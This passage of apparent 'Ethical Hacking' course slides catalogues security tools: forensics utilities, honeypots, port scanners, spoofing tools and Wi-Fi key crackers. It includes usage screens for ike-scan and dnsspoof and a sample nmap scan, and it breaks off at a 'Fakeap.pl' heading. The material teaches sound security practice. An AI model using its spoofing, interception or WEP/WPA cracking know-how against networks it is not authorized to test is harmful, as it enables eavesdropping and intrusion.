- ⦿ Implements the SNMPv1 protocol specified in RFC 1157
- ⦿ It's a package holding implementations of SNMP utilities available in many SNMP implementations.

# Footprinting Tool : Tkmib

- ⦿ A Net SNMP MIB browser
- ⦿ Queries remote device for SNMP information
- ⦿ Provides a graphical front-end for SNMP tools
- ⦿ Helps in browsing MIB tree



# Ethical Hacking

Forensics Tools

# Forensic Tool : Autopsy

- ⦿ Forensic Browser and graphical interface
- ⦿ Command line Forensic Analysis Tool
- ⦿ Provides a file manager
- ⦿ HTML based browser
- ⦿ Supports Linux platform

# Forensic Tool : Biew

- ◉ Binary vIEW
- ◉ Features of biew
  - Advanced file viewer
  - Built-in editor
- ◉ Works on platforms
  - DOS
  - Win32
  - OS 2
  - Linux
  - Unix



# Forensic Tool : Clamav

- ⦿ GPL anti virus toolkit for Unix
- ⦿ Integrates with mail servers
- ⦿ Command line scanner
- ⦿ Multi threaded daemon
- ⦿ Detects around 36000 viruses, worms and trojans
- ⦿ Built in support for zip, Gzip, mbox, etc.,

# Forensic Tool : Dd\_rescue

- ⊙ Data recovery tool with automated operation
- ⊙ Copies data from one file to the other
- ⊙ Can copy backwards
- ⊙ Two block sizes are used:
  - Large (soft) block size
  - Small (hard) block size
- ⊙ The differences of this tool are:
  - No character conversion
  - Does not abort errors
  - Does not truncate the output file


# Forensic Tool : Fenris

- ◉ Multi purpose tracker
- ◉ Partial decompiler
- ◉ No source is required
- ◉ Helpful for black box testing and evaluation
- ◉ Features of Fenris:
  - Traditional interactive debugging
  - Fingerprints functions in static binaries
  - Reconstructs symbol tables
  - Text based and graphical is delivered



# Forensic Tool : Foremost

- Automatic File recovery program for Linux
- Referred as data carving
- Works on image files
- Add on for TASK suite
- Supports operating systems:
  - Linux
  - BSD
  - Unix




# Forensic Tools : Gtcrecover, wipe

## ◉ Gtcrecover

- GUI for recover
- Undeletes files on ext2 partitions

## ◉ Wipe

- Secure file wiping tool
- Deletes data by overwriting
- Supports on Linux




# Forensic Tool : Sleuthkit

- ⊙ Digital Forensic Toolkit
- ⊙ Recovers deleted files and reconstructs scenarios
- ⊙ Previously known as TASK
- ⊙ Collection of Unix based command line file systems and media management forensic analysis tools
- ⊙ Tested on Linux, Mac OS X, Open & FreeBSD, Solaris and CYGWIN

# Forensic Tool : Tct

- ⊙ The Coroner's Toolkit
- ⊙ Unix based command line tools
- ⊙ The other tools in tct are:
  - Grave robber
  - Mactime and ils
  - Lazarus and unrm
  - findkey
- ⊙ Limitation of tct:
  - File system tools operate only at block and inode layer
  - Platform dependency

# Forensic Tool : Testdisk



The screenshot shows the TestDisk 5.4 application window. The title bar reads "D:\download\testdisk-5.4.win\testdisk-5.4\win\testdisk\_win.exe". The main text area displays the following information:

TestDisk 5.4, Data Recovery Utility, November 2004  
Christophe GRENIER <grenier@cgsecurity.org>  
<http://www.cgsecurity.org>

Disk /dev/sda - CHS 14593 255 63 - 114470 MB

Partition	Start	End	Size in sectors
1 * HPFS - NTFS	0 1 1816 254 63	29190042	[50_01i36]
2 P HPFS - NTFS	1817 0 1 3633 254 63	29190105	[Test]
3 E extended LBA	3634 0 1 14592 254 63	176056335	
5 L HPFS - NTFS	3634 1 1 6303 254 63	42893487	[Nadine]
6 L HPFS - NTFS	6304 1 1 14517 254 63	131957847	[Sabine]
7 L FAT32 LBA	14518 1 1 14586 254 63	1108422	
8 L FAT32 LBA	14587 1 1 14592 254 63	96327	[BOOTEN]

[ Quit ] [Search?] [ Write ]

Write partition structure to disk

- ⊙ Checks and Undeletes the partitions
- ⊙ Recovers lost partitions
- ⊙ Works with FAT12, FAT16, FAT32, NTFS, EXT2FS/EXT3FS, Linux swap, etc.,
- ⊙ Features for both novices and experts



# Ethical Hacking

Honeypots

# Honeypot : Impost

- ⊙ Network protocol security auditing tool
- ⊙ Multi purpose network debugging tool
- ⊙ History is maintained for further reference
- ⊙ Supports Linux, Unix, Mac OS X, FreeBSD and OpenBSD
- ⊙ Two kinds of operating modes are used:
  - Honeypot
  - Packet sniffer

# Honeypots : Labrea, iisemulator

## ⊙ labrea

- Also called as sticky Honeypot
- Creates virtual server
- Latest versions are tested on Windows 98/2K, Linux, FreeBSD and Solaris
- Runs when:
  - LaBrea <options> <BPF filter>

## ⊙ iisemulator

- Emulates an IIS web server
- Used with Honeypot-deployment software
- Creates a virtual server





# Ethical Hacking

Scanning Tools

# Scanning Tool : AB

- ⦿ Performs testing of web pages, sites and dynamic scripts
- ⦿ Creates single or multiple requests per second
- ⦿ Generates nice result reports

# Scanning tools : ADM-smb, Knocker

## ADM-smb

- ◉ Retrieves NetBIOS name of the machine
- ◉ Performs a complete audit of samba on a host that is provided

## Knocker

- ◉ TCP security port scanner written in C, using threads
- ◉ Analyzes hosts and the network services which are running

# Scanning Tool : Amap


- ⦿ Ignores the port numbers and probes IP ports for running protocols
- ⦿ Locates services running on non-standard ports
- ⦿ Retrieves information about ports that don't display outputs

# Scanning Tool : Ass

- ⦿ Autonomous System Scanner, designed to find the AS of the router
- ⦿ Helps Routing Protocols to distinguish between various routing “domains” and different means for communication
- ⦿ Works as a TCP port scanner

# Scanning Tool : IKE-scan

- ⦿ Scans IP addresses for VPN servers by sending a specially crafted IKE packet to each host within a network
- ⦿ Monitors retransmission packets
- ⦿ Exploits transport characteristics in the Internet Key Exchange (IKE) service



```
C:\WINNT\system32\cmd.exe
Usage: ike-scan [options] [hosts...]

Target hosts must be specified on the command line unless the --file option is
given, in which case the targets are read from the specified file instead.

The target hosts can be specified as IP addresses or hostnames. You can also
specify IPnetwork/bits (e.g. 192.168.1.0/24) to specify all hosts in the given
network (network and broadcast addresses included), and IPstart-IPend
(e.g. 192.168.1.3-192.168.1.27) to specify all hosts in the inclusive range.


These different options for specifying target hosts may be used both on the
command line, and also in the file specified with the --file option.

In the options below a letter or word in angle brackets like <f> denotes a
value or string that should be supplied. The corresponding text should
indicate the meaning of this value or string. When supplying the value or
string, do not include the angle brackets. Text in square brackets like [<f>]
mean that the enclosed text is optional. This is used for options which take
an optional argument.

Options:
--help or -h Display this usage message and exit.
--file=<fn> or -f <fn> Read hostnames or addresses from the specified file
```


# Scanning Tool : Metasploit

- ◉ An advanced open-source platform for developing, testing, and using exploit code
- ◉ A powerful tool for penetration testing, exploit development, and vulnerability research
- ◉ Supports Perl language and allows the Framework to run on almost any Unix-like system



# Scanning Tool : nmapFE

- Performs port scanning including remote OS detection via TCP/IP fingerprinting, ping sweeps, uptime calculation, protocol scans, etc
- Connects to open ports and interrogates them for information using probes to retrieve detail assessment of what is really running on the system



```
cmd.exe (running as PLAYGROUND\root)
E:\>cd nmap
E:\nmap>nmap -A -T4 scanme.insecure.org

Starting nmap 3.48 (http://www.insecure.org/nmap) at 2003-12-20 03:20 Pacific
Standard Time
Interesting ports on scanme.insecure.org (205.217.153.55):
(The 1652 ports scanned but not shown below are in state: filtered)
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 3.1p1 (protocol 1.99)
25/tcp open smtp gmail smtpd
53/tcp open domain ISC Bind 9.2.1
80/tcp open http Apache httpd 2.0.39 ((Unix) mod_perl/1.99_07-dev Perl/v5.6.1)
113/tcp closed auth
Device type: general purpose
Running: Linux 2.4.X!2.5.X
OS details: Linux Kernel 2.4.0 - 2.5.20
Uptime 212.653 days (since Wed May 21 12:40:35 2003)

Nmap run completed -- 1 IP address (1 host up) scanned in 54.588 seconds
E:\nmap>
```



# Scanning Tool : Nmblookup

- ⦿ Queries NetBIOS names and map them to their appropriate IP address within the network
- ⦿ Allows name queries to be directed at a particular IP broadcast area or machine
- ⦿ All queries are undertaken by UDP

# Scanning Tools : Pnscan, Protos

## Pnscan

- ⦿ A multi threaded port scanner that quickly scans a large network
- ⦿ Faster than nmap

## Protos

- ⦿ An IP protocol scanner
- ⦿ Navigates through all possible IP protocols and uses a negative scan to sort out unsupported protocols

# Scanning Tools : Raccess, Router-Audit-Tool

## Raccess

- ⊙ A security tool to analyze the integrity of systems
- ⊙ Gains access to a system using the most advanced techniques of remote intrusion
- ⊙ Works on normal mode (fast) and hard mode (more intensive)

## Router-Audit-Tool

- ⊙ Audits router configurations
- ⊙ Logs into the routers specified using provided login information
- ⊙ Provides the NSA's Cisco Router Configuration Guide

# Scanning Tool : RAT

- ⊙ RATS - Rough Auditing Tool for Security
- ⊙ Tool for scanning C, C++, Perl, PHP and Python source code
- ⊙ Provides a security analyst with a list of potential trouble spots
- ⊙ Provides a relative assessment of the potential severity of each problem

# Scanning Tool : Scanrand

- ⦿ A fast network scanner that scans single hosts to very large networks efficiently
- ⦿ Performs stateless TCP scanning

# Scanning Tool : ScanSSH

- ⦿ Scans a list of addresses and networks for running SSH servers and their version numbers
- ⦿ Supports random selection of IP addresses from large network ranges
- ⦿ Useful for gathering statistics on the deployment of SSH

# Scanning Tools : Spike Proxy, Tiger

## Spike Proxy

- ⦿ Functions as a HTTP/HTTPS proxy
- ⦿ Allows the black box tester to automate a number of web application vulnerability tests

## Tiger

- ⦿ Tiger Analytical Research Assistant (TARA) is an upgrade of the 'tiger' program
- ⦿ Scans a Unix system looking for security problems
- ⦿ Provides a check of UNIX systems on the A&M campus that want to be accessed from off campus



# Ethical Hacking

## Spoofing Tools



# Spoofing Tools : Arpspoof, DhcpX

## Arpspoof

- ⦿ Facilitates the interception of network traffic normally unavailable to an attacker
- ⦿ Arpspoof hosts on the same subnet as attacking machine
- ⦿ Causes changes in ARP settings on the local network

## Dhcx


- ⦿ Dynamic Host Confusion Program
- ⦿ Requests all available IP addresses from a DHCP server

# Spoofing Tool : CDP

- ⊙ Utilized for sending CDP (Cisco router Discovery Protocol) messages to the wire
- ⊙ It is a layer 2 protocol used by Cisco routers on the same link (segment)
- ⊙ Operates on two different modes
  - Flood mode
  - Spoofing

# Spoofing Tool : Dnsspoof

- ⦿ Forge replies to arbitrary DNS address
- ⦿ Pointer queries on the Local Area Network



```
C:\WINNT\system32\cmd.exe
Usage: dnsspoof count path iplist source fakedip

count : Packages per ip address. 20 is a good value.
path : Path to the netwox package. Example: /bin/netwox
iplist : file with ip addresses. One ip per line.
source : source ip address. This can be any address.
fakedip: the ip-address, which is present in the remote
 computers cache.
```

# Spoofing Tools : Etherwake, File2cable

## Etherwake

- ⊙ A little tool to send magic Wake-on-LAN (WOL) packets
- ⊙ Wakes up WOL compliant Computers which have been powered down to sleep mode
- ⊙ Supports WOL passwords

## File2cable


- ⊙ Replays a packet capture
- ⊙ Locates new vulnerabilities and test concepts

# Spoofing Tool : Fragroute

- ⦿ Test a NIDS by attempting to evade using fragmented packets
- ⦿ Intercepts, modifies, and rewrites egress traffic destined for a specified host
- ⦿ Assists in the testing of network intrusion detection systems

# Spoofing Tool : Gspooft

- ⦿ Operates easier and accurate in building and sending of TCP/IP packets
- ⦿ Operates from the console and provides an GUI environment



# Spoofing Tool : hping3

- ⊙ A network tool capable to send custom ICMP/UDP/TCP packets
- ⊙ Displays target replies like ping does with ICMP replies
- ⊙ Handles fragmentation and arbitrary packet body and size
- ⊙ Tests firewall rules and performs (spoofed) port scanning

# Spoofing Tool : HSRP

- ⊙ Used to take over an HSRP standby IP or to force a switchover or to DoS this IP



# Spoofing Tool : ICMP redirect

- ⊙ An error message sent by a router to the sender of an IP packet
- ⊙ Used when a router believes a packet is being routed sub optimally
- ⊙ Hosts with multiple gateways could have one default route and more optimal specific routes

# Spoofing Tool : IGRP

- ⊙ Establishes passive probing to estimate link reliability for wired and wireless networks
- ⊙ Link reliability of a route equals the minimum link reliability along the path
- ⊙ Handles silent losses

# Spoofing Tool : IRDP

- ⊙ Enables ICMP Router Discovery Protocol (IRDP) processing on an interface.
- ⊙ Sends out IRDP responses

# Spoofing Tool : Macchanger

- ⦿ Utility for manipulating the MAC address of network interfaces
- ⦿ Sets the MAC randomly
- ⦿ Displays the vendor MAC list

# Spoofing Tool : Scapy

- ⊙ A powerful interactive packet manipulation tool, packet generator, network scanner, etc
- ⊙ Defines a set of packets
- ⊙ Holds greater advantage to tools like nmap and hping



# Ethical Hacking

Wireless Tools

# Wireless Tool: Aircrack

## ⊙ Aircrack

- ⊙ Cracks 802.11 WEP key
- ⊙ Promptly recover WEP key from the crowded encrypted packets
- ⊙ Applies Fluhrer - Mantin - Shamir (FMS) attack algorithm
- ⊙ 3-byte initialization vector (IV) is confronted in every WEP encrypted packet where some of them discloses information about the key

## ⊙ Chopchop

- ⊙ Facilitating attacker to decipher the data packets without knowing the WEP key
- ⊙ Works on the single encrypted packet, modifying one byte at a time

# Wireless Tool: Chopchop

- ⦿ Facilitating attacker to decipher the data packets without knowing the WEP key
- ⦿ Works on the single encrypted packet, modifying one byte at a time



# Wireless Tool: Cowpatty

- ⊙ Wireless cracking tool that makes attempt to crack the WPA-PSK by trying various passwords
- ⊙ Brute-force cracking tool with tremendous speed
- ⊙ Can test maximum of 30–60 words per second
- ⊙ List of passwords, capture file with a complete EAP four-way handshake, as well as the SSID for the target network are required

# Wireless Tool: Fakeap.pl

